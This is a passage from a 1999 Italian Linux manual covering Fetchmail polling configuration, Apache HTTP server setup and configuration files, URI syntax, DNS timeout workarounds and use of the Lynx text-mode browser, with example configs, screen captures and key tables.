poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
```

Rappresenta la scansione del server **`roggen.brot.dg`** con il protocollo POP3, utilizzando il nominativo-utente **`tizio`** che richiede la password **`frase segreta`** (che appare opportunamente tra virgolette).

```
poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
poll schwarz.brot.dg username tizio1 password "ciao ciao"
```

Qui si prevede la scansione di due server, dove nel secondo caso non viene specificato il protocollo, e anche il nominativo utilizzato risulta differente dal primo.

```
poll roggen.brot.dg
    protocol pop3
    username tizio
    password "frase segreta"

poll schwarz.brot.dg
    username tizio1
    password "ciao ciao"
```

Come nell'esempio precedente, ma più strutturato, e più facile da leggere.

```
poll roggen.brot.dg protocol pop3
    username tizio password "frase segreta" is tizio here
    username caio password "ciao caio" is caio2 here
    username pippo password "marameo maramao" is pippo here
```

In questo caso, per uno stesso server sono stati indicati diversi utenti remoti e locali. Per intendere il senso, si osservi che l'utente remoto **`caio`** corrisponde all'utente locale **`caio2`**.

> Evidentemente, per ottenere un tale risultato, è necessario che l'utente che avvia Fetchmail conosca tutte le password di questi utenti. Probabilmente ciò è possibile quando si tratta di **`root`**.

## 87.5 MUA completi

Trattando l'argomento del trasferimento della posta remota, non bisogna dimenticare i programmi MUA (*Mail User Agent*) che si arrangiano a scaricarsela. L'esempio più comune è Netscape.

Utilizzando un MUA di questo tipo, se si dispone di un elaboratore connesso saltuariamente a Internet, non serve alcun sistema di gestione della posta elettronica locale, e nemmeno alcun programma per scaricarla dal recapito presso il *provider*.

D'altro canto, se si vuole gestire la posta elettronica localmente, e si intende usare un programma come Netscape per leggerla e inviarla, si è costretti ad attivare il server SMTP e anche il servizio POP3 per poterla prelevare dallo stesso elaboratore locale.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# HTTP

Il modo più comune per pubblicare informazioni attraverso la rete è quello di utilizzare un server HTTP (*HyperText Transfer Protocol*).

Le informazioni pubblicate in questo modo sono rivolte a tutti gli utenti che possono raggiungere il servizio, nel senso che normalmente non viene richiesta alcuna identificazione. Al massimo si impedisce o si concede l'accesso in base al meccanismo di filtro gestito da **`inetd`** e **`tcpd`**.

## 88.1 Dal lato del server

Per offrire un servizio HTTP occorre un programma in grado di gestirlo. Di solito si tratta di un demone. Analogamente al servizio FTP anonimo, il server HTTP consente l'accesso a una particolare directory e alle sue discendenti. Si tratta in pratica di una sorta di directory *home* degli utenti che accedono attraverso questo protocollo.

Un server HTTP non offre solo un servizio di semplice consultazione di documenti: permette anche di interpellare dei programmi. Questi programmi sono collocati normalmente al di fuori della directory da cui si diramano i documenti (HTML o di altro tipo), per evitare che questi possano essere letti. In questo contesto, tali programmi sono definiti ***gateway***, e normalmente vengono chiamati ***programmi CGI***, o *cgi-bin*.

## 88.2 Apache

Apache è un server HTTP derivato da quello di NCSA, e costituisce lo standard di fatto per GNU/Linux e molte altre piattaforme.

In queste sezioni viene mostrato il funzionamento di Apache in modo sommario. L'argomento viene trattato meglio nel capitolo 146, ed eventualmente si può consultare anche la documentazione distribuita con Apache (disponibile anche presso <*http://www.apache.org*>).

### 88.2.1 Avvio di Apache

`httpd [`⟨*opzioni*⟩`]`

**`httpd`** è il server Apache per la gestione del protocollo HTTP. Il programma (demone) può essere avviato da **`inetd`**, oppure in modo autonomo. La scelta di avviarlo in modo indipendente da **`inetd`** è giustificabile se si vuole ottenere una risposta rapida alle richieste di questo servizio. In effetti, questo è il modo normale di organizzare un server HTTP.

Se si opta per il controllo da parte di **`inetd`**, il file `/etc/inetd.conf` dovrà contenere una riga simile a quella seguente, e si dovrà modificare anche il file `httpd.conf`.

```
http    stream  tcp     nowait  nobody  /usr/sbin/tcpd  /usr/sbin/httpd
```

> Nelle sezioni seguenti si fa sempre riferimento a un'installazione in cui il servizio viene avviato in modo indipendente da **`inetd`**.

#### Alcune opzioni

`-d` ⟨*directory-radice-del-server*⟩

Permette di definire la directory che funge come punto di partenza per il servizio che viene offerto. Questa è già definita in fase di compilazione del programma, e il suo valore predefinito dipende dalla scelta di chi ha compiuto questa operazione. Attraverso questa opzione, si può indicare in modo esplicito una posizione diversa, che però può essere scavalcata dalla direttiva **`ServerRoot`** del file di configurazione `httpd.conf`.

`-f` ⟨*file-di-configurazione*⟩

Permette di indicare in modo esplicito il file di configurazione che **`httpd`** deve leggere ed eseguire prima di iniziare a gestire il suo servizio. Se il file viene indicato utilizzando un percorso relativo, se cioè manca la prima barra obliqua che identifica la radice, si fa riferimento a una posizione relativa che parte dalla directory **`ServerRoot`**, ovvero quella definibile con l'opzione **`-d`**.

Il valore predefinito di questa opzione, dipende dal modo in cui è stato compilato il programma. Normalmente si tratta del file `httpd.conf` collocato nella directory `/usr/local/etc/httpd/conf/`, oppure `/usr/etc/httpd/conf/` oppure ancora `/etc/httpd/conf/`.

File

Apache, nella sua configurazione originale, utilizza una disposizione di file e di directory piuttosto strana dal punto di vista della logica di GNU/Linux. Fortunatamente, le distribuzioni GNU/Linux che forniscono Apache già inserito nel sistema, non rispettano questa organizzazione, e ne utilizzano una più confacente con la gerarchia standard di GNU/Linux.

Di seguito viene descritta questa disposizione, indicando anche la possibile alternativa di un tipico sistema GNU/Linux.

- `etc/httpd/`, `/home/httpd/`
  **`ServerRoot`**. La directory a partire dalla quale si distribuiscono tutti i file più importanti del servizio HTTP.
- `etc/httpd/htdocs/`, `/home/httpd/html/`
  **`DocumentRoot`**. La directory a partire dalla quale si distribuiscono i documenti HTML.
- `etc/httpd/conf/`, `/etc/httpd/conf/`
  La directory contenente i file di configurazione di Apache.
- `etc/httpd/cgi-bin/`, `/home/httpd/cgi-bin/`
  La directory contenente i programmi CGI.
- `etc/httpd/logs/`, `/var/log/httpd/`
  La directory contenente i file delle registrazioni.

## 88.2.2 Configurazione

Di solito, non occorre configurare nulla per vedere funzionare il server, vale comunque la pena di dare un'occhiata ai file di configurazione contenuti in `/etc/httpd/conf/` e di modificare qualche dato prima di presentarsi all'esterno con il proprio servizio HTTP. Si tratta normalmente dei file seguenti.

- `httpd.conf`
- `srm.conf`
- `access.conf`

Come al solito, non conviene modificare i file originali. Per questo, la distribuzione originale di Apache fornisce i file `httpd.conf-dist`, `srm.conf-dist` e `access-dist` che devono essere copiati in modo da ottenere i nomi elencati precedentemente.

## 88.2.3 etc/httpd/conf/httpd.conf

Il file di configurazione `httpd.conf` contiene in particolare le direttive seguenti.

---

`ServerType` {`standalone`|`inetd`}

Permette di informare Apache sul modo in cui questo viene avviato: in modo autonomo (*standalone*) o attraverso **`inetd`**.

`Port` ⟨*numero-porta*⟩

Si tratta dell'indicazione della porta (di solito è 80 corrispondente a HTTP), necessaria nel caso in cui il demone sia stato avviato in modo autonomo. Infatti, diversamente è **`inetd`** a stare in ascolto della porta del servizio HTTP.

`User` ⟨*utente*⟩

`Group` ⟨*gruppo*⟩

Permette di abbinare un utente e un gruppo agli accessi effettuati attraverso il protocollo HTTP. In pratica, quando si legge un file HTML o si interpella un programma CGI, lo si fa come se si fosse l'utente indicato da queste due direttive. Solitamente si utilizza l'utente e il gruppo **`nobody`**.

`ServerAdmin` ⟨*email*⟩

L'indirizzo di posta elettronica dell'amministratore del servizio.

`ServerRoot` ⟨*directory*⟩

Rappresenta la directory a partire dalla quale si diramano le informazioni sulla configurazione, sulla registrazione degli eventi e simili. Corrisponde solitamente a qualcosa come `etc/httpd/`.

`ErrorLog` ⟨*registro-degli-errori*⟩

`TransferLog` ⟨*registro-dei-trasferimenti*⟩

Definiscono i nomi e la collocazione dei file delle registrazioni.

### 88.2.4 etc/httpd/conf/srm.conf

Il file di configurazione `srm.conf` contiene in particolare le direttive seguenti.

---

`DocumentRoot` ⟨*directory-radice-html*⟩

Rappresenta la directory da cui si possono diramare i documenti HTML.

`UserDir` ⟨*percorso-radice-utenti*⟩

Rappresenta un percorso aggiuntivo nel caso si acceda a un utente utilizzando il nome dell'utente stesso preceduto dal simbolo tilde (`~`). Supponendo di avere una dichiarazione del tipo

`UserDir public_html`

se si accede all'indirizzo ⟨*host*⟩`/~daniele/elenco.html` si fa riferimento effettivamente al file `~daniele/public_html/elenco.html`. In questo modo si evita di esporre l'intera directory personale dell'utente.

`DirectoryIndex` ⟨*file-indice*⟩`...`

Quando si accede a una directory invece che a un file specifico, se questa contiene un file tra quelli elencati nella direttiva **`DirectoryIndex`** viene restituito quel file, invece del semplice elenco del contenuto. Solitamente si utilizza il nome `index.html`. Questo meccanismo permette di mascherare il contenuto effettivo della directory, oltre che di guidare l'utente del servizio in modo che non si perda in una miriade di file.

`IndexIgnore` ⟨*modello-da-ignorare*⟩`...`

Quando si consente di accedere a una directory visualizzandone il contenuto (perché manca il file `index.html` o equivalente), si può fare in modo che alcuni file non appaiano in elenco. Utilizzando questa direttiva, si possono indicare i modelli di file da non includere. Per questo si possono usare i consueti caratteri jolly (punto interrogativo e asterisco).

`DefaultType` ⟨*MIME-type*⟩`...`

Permette di definire il tipo MIME predefinito di un documento per il quale non si riesca a determinarne il tipo nel modo normale, cioè in base all'estensione. Di solito, questo valore predefinito è **`text/plain`**

`Alias` ⟨*directory-fasulla*⟩ ⟨*directory-reale*⟩

Questo tipo di direttiva, che può essere ripetuta, permette di definire delle directory in posizioni diverse da quelle reali. La directory fasulla fa riferimento a una directory indicata nell'indirizzo richiesto e quella reale indica la directory effettiva nel filesystem. Per esempio,

`Alias /icons/ /home/httpd/icons/`

fa in modo che l'indirizzo ⟨*host*⟩`/icons/` faccia in realtà riferimento alla directory `/home/httpd/icons/` e non alla directory `icons/` discendente da **`DocumentRoot`**.

`ScriptAlias` ⟨*directory-fasulla*⟩ ⟨*directory-reale*⟩

Funziona come la direttiva **`Alias`**, ma si riferisce ai programmi CGI.

### 88.2.5 etc/httpd/conf/access.conf

Il file di configurazione `access.conf` permette di controllare in qualche modo gli accessi. La sua configurazione è più complessa rispetto a quella degli altri file. In particolare, oltre a normali direttive, si utilizzano dei delimitatori simili a marcatori HTML che permettono di definire il contesto a cui si riferiscono le direttive contenute.

Gli esempi seguenti rappresentano il contenuto normale di questo file.

Esempi

```
<Directory /home/httpd/html>
Options Indexes Includes ExecCGI
AllowOverride None
order allow,deny
allow from all
</Directory>
```

Si tratta delle dichiarazioni riferite alla directory `/home/httpd/html/`, ovvero quella definita in precedenza come **`DocumentRoot`**. In pratica vengono consentiti tutti gli utilizzi normali e l'accesso da parte di chiunque.

```
<Directory /home/httpd/cgi-bin>
AllowOverride None
Options None
</Directory>
```

Si tratta delle dichiarazioni riferite alla directory `/home/httpd/cgi-bin/`, ovvero quella destinata a contenere i programmi CGI. Non viene definita alcuna opzione.

### 88.2.6 Verifica del funzionamento

Avviando il proprio navigatore *web* preferito e selezionando un indirizzo HTTP corrispondente al nome o all'indirizzo del proprio elaboratore, si dovrebbe vedere la pagina introduttiva della documentazione di Apache.


Figura 88.1: La pagina introduttiva di Apache.

## 88.3 Dal lato del client

Per poter usufruire di un servizio HTTP occorre un client adatto. In generale, tale client è in grado di accedere anche ad altri servizi, e in questo senso viene definito semplicemente *browser* o navigatore. Il tipico programma di questo tipo dovrebbe consentire anche la visualizzazione di immagini, ma un buon programma che utilizza un semplice terminale a caratteri può essere utilizzato in qualunque condizione, e per questo, tale possibilità non deve essere scartata a priori.

### 88.3.1 Uniform Resource Locator – Uniform Resource Identifier

L'integrazione di diversi protocolli impone l'utilizzo di un sistema uniforme per indicare gli indirizzi, in modo da conoscere subito in che modo si deve effettuare il collegamento. Per questo, quando si utilizza un navigatore *web*, si devono usare indirizzi espressi in modo standard, e precisamente secondo il formato URI, o *Uniform Resource Identifier*. Attualmente, è ancora in uso la vecchia definizione, URL, *Uniform Resource Locator*, che in pratica rappresenta la stessa cosa. Attraverso questa modalità, è possibile definire tutto quello che serve per raggiungere una risorsa: protocollo, nodo (*host*), porta, percorso. Il formato generale di un URI è il seguente:

⟨*protocollo*⟩//⟨*indirizzo-della-risorsa*⟩

Il protocollo può essere indicato in uno dei modi seguenti.

- **`http:`**
- **`ftp:`**
- **`gopher:`**
- **`mailto:`**
- **`wais:`**

- **`telnet:`**
- **`tn3270:`**
- **`news:`**

Quando si vuole fare riferimento a un file locale senza utilizzare alcun protocollo particolare, si può indicare anche il nome **`file:`**, ma in questo caso dipende dal client se poi sono richieste due barre oblique, o se ne è richiesta una sola.

L'indirizzo della risorsa viene espresso in maniera differente a seconda del protocollo. Nel caso particolare di HTTP e FTP, e anche per i file locali, si utilizza il formato seguente:

⟨*dominio*⟩ [ ⟨*porta*⟩ ] ⟨*risorsa*⟩

Esempi

`http://www.brot.dg:8080/esempi/indice.html`

- protocollo HTTP
- nodo **`www.brot.dg`**
- porta **`8080`**
  Viene indicata la porta perché si vuole fare riferimento a un valore diverso dallo standard che per il protocollo HTTP è 80
- risorsa `/esempi/indice.html`

`http://www.brot.dg/esempi/indice.html`

Come nell'esempio precedente, ma senza l'indicazione della porta che questa volta corrisponderà al valore predefinito, cioè 80.

`http://192.168.1.1/esempi/indice.html`

Come nell'esempio precedente, ma l'indicazione del nodo avviene per mezzo del suo indirizzo IP invece che attraverso il nome di dominio.

`ftp://ftp.brot.dg/pub/archivi/esempio.tar.gz`

- protocollo FTP
- nodo **`ftp.brot.dg`**
- risorsa `/pub/archivi/esempio.tar.gz`

`file://localhost/home/daniele/indice.html`

In questo caso si vuole fare riferimento a un file locale. Precisamente si tratta del file `/home/daniele/indice.html` contenuto nell'elaboratore **`localhost`**.

Questo tipo di indicazione è particolarmente utile quando si vuole fare riferimento a una pagina indice o iniziale, caricata automaticamente all'atto dell'avvio del programma client.

`file:/home/daniele/indice.html`

Esattamente come nell'esempio precedente, con la differenza che si utilizza una sola barra obliqua dopo l'indicazione **`file:`**, e di conseguenza non si utilizza più l'indicazione dell'elaboratore **`localhost`**.

### 88.3.2 Tempi morti

Un problema che riguarda un po' tutti i programmi client, sono i tempi morti. Questi programmi, quando tentano di accedere a un risorsa senza riuscirci, restano a lungo in attesa prima di restituire una segnalazione di errore. Se si utilizza un server DNS e questo non risulta raggiungibile, oppure a sua volta non riesce a raggiungere gli altri server DNS di livello superiore, le attese sono dovute al ritardo nelle risposta date dal servizio di risoluzione dei nomi.

> All'avvio, la maggior parte dei navigatori cerca di raggiungere la propria pagina di presentazione (*home page*), e questo richiede un collegamento in funzione in quel momento.

Quando si vuole utilizzare un programma del genere semplicemente per delle attività locali, e si notano questi problemi nelle risposte, se si gestisce un server DNS locale che, almeno temporaneamente, non ha accesso alla rete esterna, si può provare a disattivarlo utilizzando il comando seguente:

```
# ndc stop
```

In seguito, per riattivarlo basterà utilizzare il comando opposto.

```
# ndc start
```

Se la propria rete locale non accede mai all'esterno, non è necessario tentare di risolvere nomi che non appartengono all'ambito locale. Se si utilizza un servizio di risoluzione dei nomi basta togliere (commentandola) la direttiva contenuta nel file `/etc/named.conf` che fa riferimento al dominio principale, rappresentato da un punto singolo.

```
options {
        directory "/var/named";
};
//
//zone "." {
//      type hint;
//      file "named.root";
//};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
```

## 88.4 Lynx

Lynx è la prova di ciò che può fare un buon programma per i terminali senza grafica, anche per la navigazione del *web*. A prima vista può risultare complicato da utilizzare, ma il tempo necessario per imparare il suo funzionamento sarà ripagato.

Lynx è un navigatore *web* completo, a parte la limitazione dovuta alla mancanza della grafica. È stato portato su un gran numero di piattaforme, Dos inclusa (97.2). La sua semplicità lo rende prezioso in tutte quelle situazioni in cui non è possibile utilizzare il sistema grafico X.

### 88.4.1 Configurazione

Prima di avviare Lynx la prima volta, conviene controllare il suo file di configurazione generale. Molto probabilmente converrà modificare qualcosa. Si tratta di `lynx.cfg` che potrebbe trovarsi in `/usr/lib/`, oppure in `/etc/`.

Vale la pena di cambiare: l'indicazione della pagina iniziale, la posizione della guida e della pagina indice. Infatti, in questi casi, si fa riferimento a pagine HTML in rete, mentre è normale che ognuno si crei una propria pagina di inizio e che si abbiano a disposizione anche localmente i file della guida.

Queste indicazioni potrebbero apparire come negli esempi seguenti.

```
STARTFILE:file://localhost/etc/lynx-inizio.html
```

```
HELPFILE:file://localhost/usr/share/doc/lynx-2.6-2/lynx_help/lynx_help_main.html
```

```
DEFAULT_INDEX_FILE:file://localhost/etc/lynx-indice.html
```

In tutti i casi, si fa riferimento a un file nell'elaboratore locale, **`localhost`**. Nel primo caso si fa riferimento al file `/etc/lynx-inizio.html`, nel secondo a `/usr/share/doc/lynx-2.6-2/lynx_help/lynx_help_main.html`, e nel terzo a `/etc/lynx-indice.html`.

Probabilmente, tutto il resto può essere lasciato com'è.

### 88.4.2 Avvio di Lynx

`lynx [`⟨*opzioni*⟩`] [`⟨*file-iniziale*⟩`]`

**`lynx`** è il programma client che consente in particolare di utilizzare il protocollo HTTP. Può essere avviato con l'indicazione di un indirizzo iniziale (di solito una pagina), espresso secondo lo standard URI (*Uniform Resource Indicator*) oppure può trattarsi semplicemente di un file espresso senza particolari formalità. Se non è indicato alcun file iniziale, viene utilizzato quanto specificato nella configurazione contenuta nel file `lynx.cfg`, alla voce **`STARTFILE`**.

Alcune opzioni

`-anonymous`

Una particolarità di Lynx è la possibilità di concedere un numero limitato di funzionalità a utenti occasionali. Con questa opzione, si fa in modo che Lynx possa essere utilizzato solo come strumento di lettura ipertestuale, eliminando ogni possibilità di salvataggio di pagine o di dati e di stampa. Può essere molto utile in quelle situazioni in cui si vuole permettere l'utilizzo del programma a persone non controllate, che non sono state registrate nel sistema e che quindi non hanno un utente corrispondente.

`-cfg=`⟨*file-di-configurazione*⟩

Permette di definire il file di configurazione, quando non si vuole utilizzare quello predefinito corrispondente a `lynx.cfg`.

`-ftp`

Disabilita l'utilizzo del protocollo FTP.

`-homepage=`⟨*indirizzo-URI*⟩

Permette di indicare una *homepage* differente dalla pagina iniziale. Verrebbe utilizzata in particolare quando si accede alla pagina principale (*main*).

`-index=`⟨*indirizzo-URI*⟩

Permette di indicare una pagina indice.

`-localhost`

Impedisce l'accesso a indirizzi URI esterni all'elaboratore locale. In pratica, obbliga a rimanere all'interno dell'elaboratore locale.

`-term=`⟨*terminale*⟩

Normalmente, Lynx è in grado di determinare da solo il tipo di terminale a disposizione, in modo da potervisi adattare. A volte, questo riconoscimento non avviene correttamente, e in quei casi è necessario indicare espressamente il nome del terminale. Se utilizzando una console GNU/Linux, o una finestra sotto X, non si distingue il cursore, conviene provare indicando un terminale **`vt100`**.

`-dump`

Fa in modo che l'URI richiesto venga emesso attraverso lo standard output, terminando subito dopo il funzionamento di Lynx.

`-nolist`

In condizioni normali, quando si utilizza l'opzione **`-dump`** si ottiene alla fine del file l'elenco dei riferimenti ipertestuali contenuti nel documento. Con l'opzione **`-nolist`** questi vengono omessi.

Esempi

`$ `**`lynx -term=vt100 file://localhost/home/daniele/indice.html`**

Avvia Lynx specificando il tipo di terminale (**`vt100`**) e il file iniziale.

`$ `**`lynx -dump file://localhost/home/daniele/indice.html`**

Fa in modo che Lynx restituisca attraverso lo standard output l'URI richiesto, dopo averlo trasformato in un file di testo normale.

`$ `**`lynx -dump -nolist file://localhost/home/daniele/indice.html`**

Come nell'esempio precedente, senza aggiungere in coda l'elenco dei riferimenti ipertestuali contenuti nel documento.

`$ `**`lynx`**

Avvia Lynx utilizzando esclusivamente la configurazione contenuta nel file `lynx.cfg`.

Vedere *lynx(1)* e soprattutto la guida interna che si ottiene con il comando **`lynx -help`**.

### 88.4.3 Funzionamento

Lynx permette l'utilizzo di una serie di comandi abbinati a tasti più o meno mnemonici. Non è disponibile un menu, quindi occorre un minimo di preparazione prima di poter utilizzare Lynx.

L'abbinamento tra i comandi e i tasti corrispondenti è definito all'interno del file di configurazione (`lynx.cfg`), ma in generale conviene non alterare le definizioni predefinite.

```
                                                 Clean the Clipper 5.2 (p1 of 80)

       This page hosted by [gc_icon.gif] Get your own Free Home Page
     _________________________________________________________________

     [home] [step1][step2][step3] [step4][step5][step6] [step7][links]

                              Clean the Clipper 5.2

   A different way to program using Clipper 5.2 without commands, that
   is, without the file STD.CH.

   All trade names referenced herein are either trademarks or registered
   trademarks of their respective companies. In particular, Clipper
   (CA-Clipper) is a registered trademark of Computer Associates
   International.

                                  !WARNING!
     The informations contained inside this page are version dependent.
                                  !WARNING!
     _________________________________________________________________

-- press space for next page --
  Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

Figura 88.2: Lynx dopo essere stato avviato con l'indicazione di un indirizzo specifico.

La figura 88.2 mostra in che modo si presenta Lynx dopo essere stato avviato con l'indicazione di una pagina HTML particolare. Nelle ultime righe dello schermo (o della finestra) appare un riepilogo dei comandi principali. Prima di richiamare la guida (*help*) conviene configurare correttamente il file `lynx.cfg` al riguardo: molto probabilmente i file della guida sono disponibili localmente, mentre di solito questo file fa riferimento alla guida ottenibile attraverso la rete. Nella sezione dedicata alla configurazione è già stato spiegato come fare per correggere questo particolare.

#### 88.4.3.1 Navigazione e scorrimento del documento

La navigazione all'interno di un documento ipertestuale è relativamente semplice, anche se non si può utilizzare il mouse. In particolare va ricordato l'uso dei tasti freccia, per cui [ *freccia su* ] e [ *freccia giù* ] servono per spostare il cursore da un riferimento (*link*) a un altro, [ *freccia sinistra* ] permette di tornare al documento precedente e [ *freccia destra* ] permette di seguire il riferimento su cui si trova il cursore.

Lynx mantiene la traccia dei riferimenti attraverso cui si è giunti al documento attuale, [ *Backspace* ] permette di visualizzarla in modo da poter selezionare un riferimento da lì.

Un'altra cosa importante è la possibilità di ottenere un elenco compatto di tutti i riferimenti contenuti nel documento visualizzato attualmente. Ciò si ottiene con il comando **`LIST`** corrispondente al tasto [ *l* ] oppure [ *L* ].

La tabella 88.1 mostra l'elenco dei comandi utili per la navigazione di un documento ipertestuale.

#### 88.4.3.2 Salvataggio stampa e sorgenti

Il documento visualizzato può essere salvato o stampato in vari modi. Il comando di stampa viene richiamato utilizzando il tasto [ *p* ], attraverso il quale segue un menu con cui è possibile scegliere il tipo di stampa. In particolare potrebbe essere possibile anche l'invio di una copia a un indirizzo di posta elettronica, o il salvataggio su un file.

Quando Lynx carica un documento, lo trasforma immediatamente nel formato da visualizzare. Per ottenere il sorgente di quel documento occorre ripetere l'operazione di caricamento senza alcuna trasformazione. Questo si ottiene con il tasto [ \ ]. Una volta ottenuto un documento visualizzato come si vuole, si può

```
                                                    List Page (p1 of 5)

                 List Page (Lynx Version 2.8.1pre.9), help

   References in
   file://localhost/home/daniele/Internet/www.geocities.com/SiliconValley
   /7737/clipper52clean.html

    1. http://www.geocities.com/
    2. http://www.geocities.com/
    3. (internal) in Clean the Clipper 5.2 - home
    4. (internal) in Clean the Clipper 5.2 - step1
    5. (internal) in Clean the Clipper 5.2 - step2
    6. (internal) in Clean the Clipper 5.2 - step3
    7. (internal) in Clean the Clipper 5.2 - step4
    8. (internal) in Clean the Clipper 5.2 - step5
    9. (internal) in Clean the Clipper 5.2 - step6
   10. (internal) in Clean the Clipper 5.2 - step7
   11. (internal) in Clean the Clipper 5.2 - links
   12. http://www.cai.com/
   13. (internal) in Clean the Clipper 5.2 - home
   14. (internal) in Clean the Clipper 5.2 - step1
-- press space for next page --
  Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

Figura 88.3: Il comando **LIST** permette di ottenere un riassunto di tutti i riferimenti contenuti nella pagina visualizzata.

| Comando | Tastiera | | Descrizione |
|---|---|---|---|
| | freccia su | | Sposta il cursore sul riferimento precedente. |
| | freccia giù | | Sposta il cursore sul riferimento successivo. |
| | freccia sinistra | | Torna al documento precedente. |
| | freccia destra | | Segue il riferimento su fui si trova il cursore. |
| PREV_PAGE | pagina su | - | Visualizza la schermata precedente del documento. |
| NEXT_PAGE | pagina giù | + | Visualizza la schermata successiva del documento. |
| HOME | Home | Ctrl+A | Visualizza l'inizio del documento. |
| END | Fine | Ctrl+E | Visualizza la fine del documento. |
| | Backspace | | Visualizza i riferimenti seguiti precedentemente. |
| LIST | l | L | Visualizza un riassunto dei riferimenti contenuti. |
| MAIN_MENU | m | | Visualizza il documento iniziale (*main*). |
| INDEX_SEARCH | i | | Visualizza il documento indice. |
| GOTO | g | | Permette di indicare un indirizzo URI da raggiungere. |
| INTERRUPT | z | | Sospende un processo di I/O in corso. |
| RELOAD | Ctrl+R | | Ricarica il documento corrente. |
| REFRESH | Ctrl+L | Ctrl+W | Rigenera l'immagine visualizzata sullo schermo. |
| WHEREIS | / | | Permette di cercare una stringa nel documento. |
| NEXT | n | | La prossima corrispondenza della stringa di ricerca. |

Tabella 88.1: Elenco dei comandi di navigazione di Lynx.

stampare (o salvare) nel modo visto poco sopra.

```
                                                                  (p1 of 96)
<HTML>
<HEAD>
   <TITLE>Clean the Clipper 5.2</TITLE>
   <META NAME="description" CONTENT="Cleaning the code of your Clipper 5.2 prog
+rams from commands: no more the STD.CH.">
   <META NAME="keywords" CONTENT="xBase, dBase, Clipper, CA-Clipper">
   <META NAME="Author" CONTENT="Daniele Giacomini - daniele @ evo . it">
   <META NAME="Description" CONTENT="Cleaning the code of your Clipper 5.2 prog
+rams from commands: no more the STD.CH.">
   <META NAME="KeyWords" CONTENT="xBase, dBase, Clipper, CA-Clipper">
</HEAD>
<BODY>

<CENTER><P><B>This page hosted by <A HREF="http://www.geocities.com/"><IMG SRC=
+"gc_icon.gif" BORDER=0 HEIGHT=31 WIDTH=88 ALIGN=CENTER></A>
Get your own <A HREF="http://www.geocities.com/">Free Home Page</A>
<HR><A NAME="home"></A></B>[<A HREF="#home">home</A>] [<A HREF="#step1">step1</
+A>][<A HREF="#step2">step2</A>][<A HREF="#step3">step3</A>]
[<A HREF="#step4">step4</A>][<A HREF="#step5">step5</A>][<A HREF="#step6">step6
+</A>]
[<A HREF="#step7">step7</A>][<A HREF="#links">links</A>] </P></CENTER>
Currently viewing document source.  Press '\' to return to rendered version.
  Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

Figura 88.4: Il sorgente della pagina può essere visualizzato dopo un'ulteriore operazione di caricamento.

Un documento, o più in generale un file, può essere caricato nella sua forma originale, normalmente per poterlo salvare. Questo si ottiene con il comando **`DOWNLOAD`** abbinato normalmente al tasto [ *d* ]: quando viene premuto si ottiene il caricamento del file a cui punta il riferimento su cui si trova il cursore in quel momento. Il file viene collocato in una posizione transitoria, quindi viene richiesto all'utente cosa farne: salvarlo o altro. Anche quando si vuole avere un documento HTML senza trasformazioni conviene utilizzare questo sistema. Infatti, il caricamento del sorgente con il tasto [ \ ] espande i caratteri di tabulazione.

| Comando | Tastiera | | Descrizione |
|---|---|---|---|
| PRINT | p | | Stampa/salva il documento così come appare. |
| SOURCE | \ | | Carica e visualizza il sorgente del documento. |
| DOWNLOAD | d | D | Carica il file a cui punta il riferimento evidenziato. |

Tabella 88.2: Elenco dei comandi di stampa e salvataggio di Lynx.

#### 88.4.3.3 Menu di opzioni

Con il comando **`OPTIONS`** normalmente richiamabile con il tasto [ *o* ], è possibile ottenere il menu delle opzioni, attraverso il quale è poi possibile modificare alcuni comportamenti di Lynx. La figura 88.5 mostra un esempio di ciò che può apparire. In particolare, per richiamare una voce da modificare, si utilizza il tasto corrispondente alla lettera maiuscola della voce stessa.

#### 88.4.3.4 Segnalibro

I riferimenti (*link*) più importanti possono essere salvati in un file apposito. Il nome e la posizione di questo file è definito nel file di configurazione `lynx.cfg` e comunque può essere cambiato con il menu di configurazione appena descritto sopra.

Per salvare un riferimento nel segnalibro, o *bookmark*, si utilizza il comando **`ADD_BOOKMARK`** collegato normalmente al tasto [ *a* ]. Subito dopo viene richiesto di specificare cosa si intende salvare. Con il tasto [ *d* ] si intende salvare il riferimento alla pagina corrente, con il tasto [ *l* ] si intende salvare il riferimento su cui si trova il cursore.

Per richiamare l'elenco dei riferimenti salvati, si utilizza semplicemente il tasto [ *v* ]. Mentre si visualizza questo elenco, oltre che selezionare un riferimento, si può anche eliminare ciò che non serve più, con il tasto [ *r* ].

```
              Options Menu (Lynx Version 2.8.1pre.9)

     E)ditor                       : NONE
     D)ISPLAY variable             : NONE
     mu(L)ti-bookmarks: OFF       B)ookmark file: lynx_bookmarks.html
     F)TP sort criteria            : By Filename
     P)ersonal mail address        : NONE
     S)earching type               : CASE INSENSITIVE
     preferred document lan(G)uage: en
     preferred document c(H)arset : NONE
     display (C)haracter set       : Western (ISO-8859-1)
     Raw 8-bit or CJK m(O)de       : ON      show color (&)   : ON
     V)I keys: OFF    e(M)acs keys: OFF     sho(W) dot files: OFF
     popups for selec(T) fields    : ON      show cursor (@) : OFF
     K)eypad mode                  : Numbers act as arrows
     li(N)e edit style             : Default Binding
     l(I)st directory style        : Mixed style
     U)ser mode                    : Novice        verbose images (!) : ON
     user (A)gent                  : Lynx/2.8.1pre.9 libwww-FM/2.14



  Select capital letter of option line, '>' to save, or 'r' to return to Lynx.
Command:
```

Figura 88.5: Durante il funzionamento, Lynx può essere configurato parzialmente.

#### 88.4.3.5 Conclusione

Il funzionamento di Lynx viene concluso con il comando **`QUIT`**, [ *q* ], oppure **`ABORT`**, [ *Q* ]. Nel primo caso viene chiesto di confermare la richiesta, nel secondo no.

#### 88.4.3.6 Documentazione

Lynx, anche se non sembrerebbe, è un programma complesso e molte delle sue potenzialità non sono state descritte. Lynx è accompagnato normalmente da una buona documentazione interna che vale la pena di leggere.

## 88.5 Altri client HTTP

Oltre a Lynx sono disponibili molti altri tipi di client HTTP. In particolare, nell'ambito del software commerciale è disponibile Netscape che è descritto nella sezione 176.3.

---

